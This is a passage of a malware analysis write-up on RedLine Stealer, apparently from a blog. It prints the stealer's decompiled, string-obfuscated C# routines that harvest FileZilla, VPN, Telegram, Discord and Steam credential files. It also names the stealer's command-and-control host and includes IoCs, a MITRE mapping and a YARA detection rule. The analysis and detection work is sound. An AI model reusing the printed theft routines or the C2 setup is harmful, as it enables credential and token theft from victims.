            list.AddRange(Class2.smethod_1(text));
        }
        if (File.Exists(text2))
        {
            list.AddRange(Class2.smethod_1(text2));
        }
    }
    catch
    {
    }
    return list;
}
```

FileZilla sitemanager.xml Theft

The malware searches for files and directories in Program Files (x86) and ProgramData paths.

Press enter or click to view image in full size

```
public static List<string> smethod_1(string string_1, int int_0 = 4, int int_1 = 1, params string[] string_2)
{
    List<string> list = new List<string>();
    list.Add(new string(new char[] { '\\', 'W', 'i', 'n', 'd', 'o', 'w', 's', '\\' }));
    list.Add(new string(new char[]
    {
        '\\', 'P', 'r', 'o', 'g', 'r', 'a', 'm', ' ', 'F',
        'i', 'l', 'e', 's', '\\'
    }));
    list.Add(new string(new char[]
    {
        '\\', 'P', 'r', 'o', 'g', 'r', 'a', 'm', ' ', 'F',
        'i', 'l', 'e', 's', ' ', '(', 'x', '8', '6', ')',
        '\\'
    }));
    list.Add(new string(new char[]
    {
        '\\', 'P', 'r', 'o', 'g', 'r', 'a', 'm', ' ', 'D',
        'a', 't', 'a', '\\'
    }));
```

Searches Files and Directories in Program Files (x86) and ProgramData

The malware uses the GetDirectories method to retrieve the names of subdirectories and the GetFiles method to retrieve the names of files within those directories.

Press enter or click to view image in full size

```
List<string> list2 = new List<string>();
if (string_2 != null && string_2.Length != 0 && int_1 <= int_0)
{
    try
    {
        foreach (string text in Directory.GetDirectories(string_1))
        {
            bool flag = false;
            foreach (string text2 in list)
            {
                if (text.Contains(text2))
                {
                    flag = true;
                    break;
                }
            }
            if (!flag)
            {
                try
                {
                    DirectoryInfo directoryInfo = new DirectoryInfo(text);
                    FileInfo[] files = directoryInfo.GetFiles();
                    bool flag2 = false;
                    int num = 0;
                    while (num < files.Length && !flag2)
                    {
                        int num2 = 0;
                        while (num2 < string_2.Length && !flag2)
                        {
                            string text3 = string_2[num2];
                            FileInfo fileInfo = files[num];
                            if (text3 == fileInfo.Name)
                            {
                                flag2 = true;
                                list2.Add(fileInfo.FullName);
                            }
                            num2++;
                        }
                        num++;
                    }
```

Gets Directories and Sub-Directories

The method JavaScriptSerializer can be used to convert JSON strings into objects.

Press enter or click to view image in full size

```
public static JavaScriptSerializer JSON
{
    get
    {
        JavaScriptSerializer javaScriptSerializer;
        if ((javaScriptSerializer = Class37.javaScriptSerializer_0) == null)
        {
            JavaScriptSerializer javaScriptSerializer2 = new JavaScriptSerializer();
            Class37.smethod_2(javaScriptSerializer2, int.MaxValue);
            javaScriptSerializer = javaScriptSerializer2;
            Class37.javaScriptSerializer_0 = javaScriptSerializer2;
        }
        return javaScriptSerializer;
    }
}
```

JavaScriptSerializer

The malware uses the LoadLibrary function to load two DLL files, kernel32.dll and user32.dll. It then executes the GetConsoleWindow command to fetch the window handle of the console associated with the process, followed by the ShowWindow command to set the show state of the specified window.

Press enter or click to view image in full size

```
public static void smethod_0()
{
    try
    {
        IntPtr intPtr = Class41.LoadLibrary("kernel32");
        IntPtr intPtr2 = Class41.LoadLibrary("user32.dll");
        IntPtr procAddress = Class41.GetProcAddress(intPtr, "GetConsoleWindow");
        IntPtr procAddress2 = Class41.GetProcAddress(intPtr2, "ShowWindow");
        IntPtr intPtr3 = Class41.smethod_2(Class41.smethod_1<Class41.Delegate1>(procAddress));
        Class41.smethod_3(Class41.smethod_1<Class41.Delegate2>(procAddress2), intPtr3, 0);
    }
    catch
    {
    }
}
```

GetConsoleWindow and ShowWindow Commands

VPN Software

Stealers' malware may target VPN software files on victims' systems to disrupt their anonymity and online privacy, steal login credentials and configuration details, conduct targeted surveillance, and exfiltrate sensitive data protected by the VPN.

The malware searches for two specific files, 'BirdVPN' and 'NordVpn.exe,' within the directory %USERPROFILE%\AppData\Local\ to obtain the username and password for both VPN software.

Press enter or click to view image in full size

BirdVPN and NordVPN Files Theft

Press enter or click to view image in full size

```
foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
{
    try
    {
        string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
        {
            'u', 's', 'e', 'r', '.', 'c', 'o', 'n', 'f', 'i',
            'g'
        }));
        if (File.Exists(text))
        {
            XmlDocument xmlDocument = new XmlDocument();
            xmlDocument.Load(text);
            string innerText = xmlDocument.SelectSingleNode(new string(new char[]
            {
                ' ', '/', '/', 's', 'e', 't', 't', 'S', 't', 'r',
                'i', 'n', 'g', '.', 'R', 'e', 'p', 'l', 'a', 'c',
                'e', 'i', 'n', 'g', '[', '@', 'n', 'a', 'm', 'e',
                '=', '\\', 'U', 'S', 't', 'r', 'i', 'n', 'g', '.',
                'R', 'e', 'p', 'l', 'a', 'c', 'e', 's', 'e', 'r',
                'n', 'a', 'm', 'e', '\\', ']', '/', 'v', 'a', 'S',
                't', 'r', 'i', 'n', 'g', '.', 'R', 'e', 'p', 'l',
                'a', 'c', 'e', 'l', 'u', 'e'
            }).Replace("String.Replace", string.Empty)).InnerText;
            string innerText2 = xmlDocument.SelectSingleNode(new string(new char[]
            {
                '/', '/', 's', 'e', 't', 't', 'i', 'n', 'S', 't',
                'r', 'i', 'n', 'g', '.', 'R', 'e', 'm', 'o', 'v',
                'e', 'g', '[', '@', 'n', 'a', 'm', 'e', '=', '\\',
                'P', 'a', 's', 's', 'w', 'S', 't', 'r', 'i', 'n',
                'g', '.', 'R', 'e', 'm', 'o', 'v', 'e', 'o', 'r',
                'd', '\\', ']', '/', 'v', 'a', 'l', 'u', 'S', 't',
                'r', 'i', 'n', 'g', '.', 'R', 'e', 'm', 'o', 'v',
                'e', 'e'
            }).Replace("String.Remove", string.Empty)).InnerText;
```

BirdVPN and NordVPN Files Theft

The malware attempts to steal the ovpn files of ProtonVPN from the %AppData%\Local directory.

Press enter or click to view image in full size

ProtonVPN Files Theft

The stealer attempts to steal the OpenVPN ovpn files in the ‘%AppData%\Roaming\OpenVPN\profiling’ directory.

Press enter or click to view image in full size


OpenVPN Files Theft

Software

Stealer malware targets third-party software, such as Telegram, Steam, or Discord, to steal user login credentials, authentication tokens, etc. This data enables threat actors to gain unauthorized access, commit identity theft, and potentially generate financial gains.
This kind of stealing can reveal victims' interests and affiliations, and it can also be used for extortion and resale on the dark web.

The malware attempts to extract a user's Telegram profile from their endpoint.

Press enter or click to view image in full size



Telegram Profile Files Theft

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        int num = 1;
        foreach (string text in SystemInfoHelper.smethod_7("Tel", "egram.exe"))
        {
            try
            {
                list.Add(new Class43
                {
                    Tag = num.ToString(),
                    Pattern = "*",
                    Directory = new FileInfo(text).Directory.FullName + new string(new char[] { '\\', 't', 'd', 'a', 't', 'a' }),
                    Recoursive = false
                });
                foreach (string text2 in Directory.GetDirectories(new FileInfo(text).Directory.FullName + new string(new char[] { '\\', 't', 'd', 'a', 't', 'a' })))
                {
                    if (new DirectoryInfo(text2).Name.Length == 16)
                    {
                        list.Add(new Class43
                        {
                            Tag = num.ToString(),
                            Pattern = "*",
                            Directory = text2,
                            Recoursive = false
                        });
                    }
                }
                num++;
            }
            catch (Exception)
            {
            }
        }
```

Telegram Profile Files Theft

Press enter or click to view image in full size

```
        if (list.Count == 0)
        {
            string text3 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
            list.Add(new Class43
            {
                Tag = num.ToString(),
                Pattern = "*",
                Directory = text3,
                Recoursive = false
            });
            foreach (string text4 in Directory.GetDirectories(text3))
            {
                if (new DirectoryInfo(text4).Name.Length == 16)
                {
                    list.Add(new Class43
                    {
                        Tag = num.ToString(),
                        Pattern = "*",
                        Directory = text4,
                        Recoursive = false
                    });
                }
            }
        }
    }
    catch
    {
    }
    return list;
}
```

Telegram Profile Files Theft

The stealer attempts to steal Discord information by searching for .log and .ldb files in the %AppData%\discord\Local Storage\leveldb directory.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        string text = Environment.ExpandEnvironmentVariables(new string(new char[]
        {
            '%', 'a', 'p', 'p', 'd', 'a', 't', 'a', '%', '\\',
            'd', 'i', 's', 'c', 'o', 'r', 'd', '\\', 'L', 'o',
            'c', 'a', 'l', ' ', 'S', 't', 'o', 'r', 'a', 'g',
            'e', '\\', 'l', 'e', 'v', 'e', 'l', 'd', 'b'
        }));
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "-*.lo--g".Replace("-", string.Empty),
            Recoursive = false
        });
        list.Add(new Class43
        {
            Directory = text,
            Pattern = "1*.1l1d1b".Replace("1", string.Empty),
            Recoursive = false
        });
    }
    catch
    {
    }
    return list;
}
```

Discord Files Theft

The malware attempts to steal data by accessing the registry key ‘Software\Valve\Steam’ and extracting the values of SteamPath, ssfn, config, and .vdf.

Press enter or click to view image in full size

```
public override IEnumerable<Class43> vmethod_1()
{
    List<Class43> list = new List<Class43>();
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
        {
            'S', 'o', 'f', 't', 'w', 'a', 'r', 'e', '\\', 'V',
            'a', 'l', 'v', 'e', '\\', 'S', 't', 'e', 'a', 'm'
        }));
        if (registryKey == null)
        {
            return list;
        }
        string text = registryKey.GetValue(new string(new char[] { 'S', 't', 'e', 'a', 'm', 'P', 'a', 't', 'h' })) as string;
        if (!Directory.Exists(text))
        {
            return list;
        }
        list.Add(new Class43
        {
            Directory = text,
            Pattern = new string(new char[] { '*', 's', 's', 'f', 'n', '*' }),
            Recoursive = false
        });
        list.Add(new Class43
        {
            Directory = Path.Combine(text, new string(new char[] { 'c', 'o', 'n', 'f', 'i', 'g' })),
            Pattern = new string(new char[]
            {
                '*', '.', 'v', 's', 't', 'r', 'i', 'n', 'g', '.',
                'R', 'e', 'p', 'l', 'a', 'c', 'e', 'd', 'f'
            }).Replace("string.Replace", string.Empty),
            Recoursive = false
        });
    }
```

Steam Files Theft


Malware’s C2 Server

The threat actor conceals his IP address with a dynamic DNS service that links his IP address 192.169.69.26 to the ‘siyatermi.duckdns.org’ domain.

```
Block_1:
goto IL_67;
IL_43:
this.string_0 = "siyatermi.duckdns.org:17044";
if (Class10.smethod_3())
{
    goto IL_72;
}
```

Malware’s C2 Server

Press enter or click to view image in full size




Malware’s C2 Server in Wireshark

The transmission of the stolen information is sent to ‘siyatermi.duckdns.org’ through SOAP message in HTTP protocol.

SOAP is a protocol that is used for structuring messages in web services and facilitating communication between different applications or systems over the internet and the data represented in XML format.

Press enter or click to view image in full size



SOAP Data Transmission

The stealer verifies the connection established by the malware to the C2 server.

Press enter or click to view image in full size

```
[ServiceContract(Name = "Endpoint")]
public interface IRemoteEndpoint
{
    // Token: 0x06000310 RID: 784
    [OperationContract(Name = "CheckConnect")]
    bool CheckConnect();

    // Token: 0x06000311 RID: 785
    [OperationContract(Name = "EnvironmentSettings")]
    ScanningArgs GetArguments();

    // Token: 0x06000312 RID: 786
    [OperationContract(Name = "SetEnvironment")]
    void VerifyScanRequest(ScanResult user);

    // Token: 0x06000313 RID: 787
    [OperationContract(Name = "GetUpdates")]
    IList<UpdateTask> GetUpdates(ScanResult user);

    // Token: 0x06000314 RID: 788
    [OperationContract(Name = "VerifyUpdate")]
    void VerifyUpdate(ScanResult user, int updateId);
}
```

Connection Verification

Conclusion

RedLine Stealer is a dangerous type of malware that can cause serious harm to both individuals and organizations. It is crucial to protect your systems from RedLine Stealer by using strong passwords, keeping your software up to date, and being cautious about which emails you open and what attachments you download.

MITRE ATT&CK Mapping

Press enter or click to view image in full size

Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control
Scheduled Task	Masquerading	OS Credential Dumping	Query Registry	Data from Local System	Application Layer Protocol
	Process Injection		System Information Discovery		Web Service
	Deobfuscate/Decode Files or Information		Process Discovery		Non-Application Layer Protocol
			File and Directory Discovery		
			Security Software Discovery		

MITRE ATT&CK Mapping

Indicators of Compromise (IoCs)

1. %AppData%/winlogon.exe
2. %AppData%/chrome.exe
3. %AppData%/svchost.exe
4. Desktop/NetFlix Checker by xRisky v2.exe
5. siyatermi.duckdns.org:17044
6. 192.169.69.26

YARA Rule

The following YARA rule detects the ‘winlogon.exe’ RedLine malware.


Press enter or click to view image in full size

```
rule RedLine_Malware_Detection
{
    meta:
        author = "Idan Malihi"
        created = "14/10/2023"
        description = "YARA Rule for RedLine"

    strings:
        $mz = { 4D 5A }
        $Compilation_Name = { 48 61 70 70 79 2E 65 78 65 }
        $GeoLocation_URL = { 61 00 70 00 69 00 2E 00 69 00 70 00 2E 00 73 00 62 }
        $ExternalIP_URL = { 61 00 70 00 69 00 2E 00 69 00 70 00 69 00 66 00 79 00 2E 00 6F 00 72 00 67 }
        $InformationIP_URL = { 69 00 70 00 69 00 6E 00 66 00 6F 00 2E 00 69 00 6F }
        $C2_URL = { 73 00 69 00 79 00 61 00 74 00 65 00 72 00 6D 00 69 00 2E 00 64 00 75 00 63 00 6B 00 64 00 6E 00 73 00 2E 00 6F 00 72 00 67 }
        $Created_Directory = { 59 00 61 00 6E 00 64 00 65 00 78 00 5C 00 59 00 61 00 41 00 64 00 64 00 6F 00 6E }
        $WQL_Command = { 53 00 45 00 4C 00 45 00 43 00 54 00 20 00 2A 00 20 00 46 00 52 00 4F 00 4D 00 20 00 57 00 69 00 6E 00 33 00 32 00 5F 00 44 00 69 00 73 00 6B 00 44 00 72 00 69 00 76 00 65 }

    condition:
        $mz at 0 and
        (
            $Compilation_Name or
            $GeoLocation_URL and
            $ExternalIP_URL and
            $InformationIP_URL or
            $C2_URL and
            $Created_Directory or
            $WQL_Command
        )
}
```

Yara Rule

RedLine Detection With the Yara Rule

Press enter or click to view image in full size



```
λ yara RedLine.yara malware\ -s
RedLine_Malware_Detection malware\\winlogon.exe
0x0:$mz: 4D 5A
0x159d0:$Compilation_Name: 48 61 70 70 79 2E 65 78 65
0x308:$GeoLocation_URL: 61 00 70 00 69 00 2E 00 69 00 70 00 2E 00 73 00 62
0xa50:$ExternalIP_URL: 61 00 70 00 69 00 2E 00 69 00 70 00 69 00 66 00 79 00 2E 00 6F 00 72 00 67
0x478:$InformationIP_URL: 69 00 70 00 69 00 6E 00 66 00 6F 00 2E 00 69 00 6F
0x17985:$C2_URL: 73 00 69 00 79 00 61 00 74 00 65 00 72 00 6D 00 69 00 2E 00 64 00 75 00 63 00 6B 00 64 00 6E 00 73 00 2E 00 6F 00 72 00 67
0x17965:$Created_Directory: 59 00 61 00 6E 00 64 00 65 00 78 00 5C 00 59 00 61 00 41 00 64 00 64 00 6F 00 6E
0x18606:$WQL_Command: 53 00 45 00 4C 00 45 00 43 00 54 00 20 00 2A 00 20 00 46 00 52 00 4F 00 4D 00 20 00 57 00 69 00 6E 00 33 00 32 00 5F 00
 44 00 69 00 73 00 6B 00 44 00 72 00 69 00 76 00 65
```

RedLine Detection

Source: https://medium.com/@idan_malihi/redline-stealer-malware-analysis-76506ef723ab